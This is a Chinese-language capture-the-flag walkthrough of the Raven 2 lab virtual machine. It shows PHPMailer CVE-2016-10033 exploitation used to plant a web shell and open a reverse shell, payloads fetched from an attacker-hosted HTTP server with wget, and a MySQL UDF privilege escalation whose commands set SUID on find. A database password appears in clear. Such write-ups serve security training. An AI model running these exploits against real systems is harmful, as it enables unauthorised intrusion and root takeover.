Raven 2是一个中等难度的boot2root 虚拟靶机，在多次被攻破后，Raven Security采取了额外措施来增强他们的网络服务器安全以防止黑客入侵。


总共4个flag需要找出!

先将靶机导入并开机.




利用netdiscover对eh0网卡进行探测

netdiscover -i eth0



这里可以通过经验判断192.168.61.135就是靶机的IP地址。

nmap -A 192.168.61.135



通过nmap的信息可以看出这个就是靶机的IP地址


通过上面的信息我们可以看到，靶机开放了22，80，111这3个端口。

我们先看80端口



看到是一个网站，所以我们就先进行目录的爆破，这里我用gobuster


gobuster -u http://192.168.61.135 -w /usr/share/wordlists/dirb/common.txt



这里先看下vendor

这个网站是存在目录遍历的

我打开http://192.168.61.135/vendor/PATH发现了第一个FLAG



除了FLAG还有网站的目录地址

/var/www/html/

把每个文件翻下，大概知道了服务器上安装这PHPMailer



我们通过kali的searchsploit来查找PHPMailer的漏洞

searchsploit phpmailer



但是我们不知道靶机上的PHPMailer的版本是多少，但是VERSION提供的PHPMailer的版本号



这里我们选用



你可以通过

searchsploit -x exploits/php/webapps/40974.py

查看到EXP的内容

也可以用exploit-db.com进行搜索exp

https://www.exploit-db.com/exploits/40974

通过exploit-db的查询我们知道这个漏洞的编号为CVE-2016-10033

然后我们查下漏洞资料：https://www.anquanke.com/post/id/85295

这个漏洞是因为邮件地址能够包含用引号括起来的空格，这样可以进行攻击参数的注入

我们我们在网站主页上看到的邮件页面地址为：http://192.168.61.135//contact.php


接下来我们把EXP的内容进行下载编辑

修改内容如下：

1. 开头加上

#!/usr/bin/python

# -\*- coding: utf-8 -\*-




2. 修改target地址为靶机的CONTACT页面地址：http://192.168.61.135/contact.php

修改backdoor为’/sdfz.php’,默认的backdoor.php执行时无法生成（原因可能是如介绍说这个靶机多次被攻击增加了安全性，这类敏感字肯定会被ban）







3. 修改payload的内容



4. 运行后出现如下错误，只要pip install requests-toolbelt即可




5. 然后KALI nc监听下对应的端口



6. 然后我们访问下http://192.168.61.135/contact.php，这样就会执行我们的payload在目录下面生成sdfz.php

7. 然后我们在访问下http://192.168.61.135/sdfz.php

8. 这个时候我们就会得到反弹的shell



我们用python来获取个pty

python -c 'import pty;pty.spawn("/bin/bash")'

然后我们搜索下关键字flag

find / -name "flag\*"

发现2个flag

那么现在就剩最后一个FLAG了，应该就在root目录里面。

所以接下来就是提权

我第一反应是用脏牛进行提权

从https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs


下载dirty.c在kali中进行编译

gcc -pthread dirty.c -o dirty -lcrypt

然后kali用python 的SimpleHTTPServer模块开启个HTTP服务

然后在靶机中用wget下载编译好的脏牛文件进行运行。


但是不管我怎么更名并下载脏牛，这个wget都卡在这



脏牛就用不上了

我们上传个LinEnum.sh对LINUX进行信息收集，方便提权使用


项目地址：<https://github.com/rebootuser/LinEnum>



然后加权运行



然后在运行结果中看到这条，mysql使用root运行的



漏洞信息：


https://legalhackers.com/advisories/MySQL-Exploit-Remote-Root-Code-Execution-Privesc-CVE-2016-6662.html

如果MySQL版本 <= 5.7.14，5.6.32，5.5.51

则有MySQL-Exploit-Remote-Root-Code-Execution-Privesc漏洞可以进行提权

我们回到网站根目录ls，可以看到有wordpress(wp)


我们进去查看下wp的配置文件



数据库账号：root

数据库密码：R@v3nSecurity

那么我们登录下mysql查看下mysql版本



这里我们看到Mysql的版本是存在漏洞的

我们从https://www.exploit-db.com/exploits/1518获取EXP

然后我们在KALI上编译生成so文件

|  |
| --- |
| wget https://www.exploit-db.com/download/1518  mv 1518 raptor\_udf.c  gcc -g -c raptor\_udf.c  gcc -g -shared -o  raptor\_udf.so raptor\_udf.o -lc  mv raptor\_udf.so sdfz\_udf.so |



然后同样在靶机上用wget下载sdfz\_udf.so


cd /tmp

wget http://192.168.61.130:8000/sdfz\_udf.so


然后我们进入数据库开始提权


|  |
| --- |
| mysql> use mysql;  use mysql;  Reading table information for completion of table and column names  You can turn off this feature to get a quicker startup with -A    Database changed  mysql> create table foo(line blob);  create table foo(line blob);  Query OK, 0 rows affected (0.06 sec)    mysql> insert into foo values(load\_file('/tmp/sdfz\_udf.so'));  insert into foo values(load\_file('/tmp/sdfz\_udf.so'));  Query OK, 1 row affected (0.00 sec)    mysql> select \* from foo into dumpfile '/usr/lib/mysql/plugin/sdfz\_udf.so';  【其中dumpfile的路径要根据前面进程列出来的plugin目录进行改动】  select \* from foo into dumpfile '/usr/lib/mysql/plugin/sdfz\_udf.so';  Query OK, 1 row affected (0.04 sec)    mysql> create function do\_system returns integer soname 'sdfz\_udf.so';  create function do\_system returns integer soname 'sdfz\_udf.so';  Query OK, 0 rows affected (0.00 sec)    mysql> select \* from mysql.func;  select \* from mysql.func;  +-----------+-----+-------------+----------+  | name      | ret | dl          | type     |  +-----------+-----+-------------+----------+  | do\_system |   2 | sdfz\_udf.so | function |  +-----------+-----+-------------+----------+  1 row in set (0.00 sec)    mysql> select do\_system('chmod u+s /usr/bin/find');  【chmod u+s 表示给某个程序的所有者以suid权限，可以像root用户一样操作】  select do\_system('chmod u+s /usr/bin/find');  +--------------------------------------+  | do\_system('chmod u+s /usr/bin/find') |  +--------------------------------------+  |                                    0 |  +--------------------------------------+  1 row in set (0.00 sec)    mysql> exit  exit  Bye |

看下我们当前的权限



然后用find执行命令提权成功





得到flag4

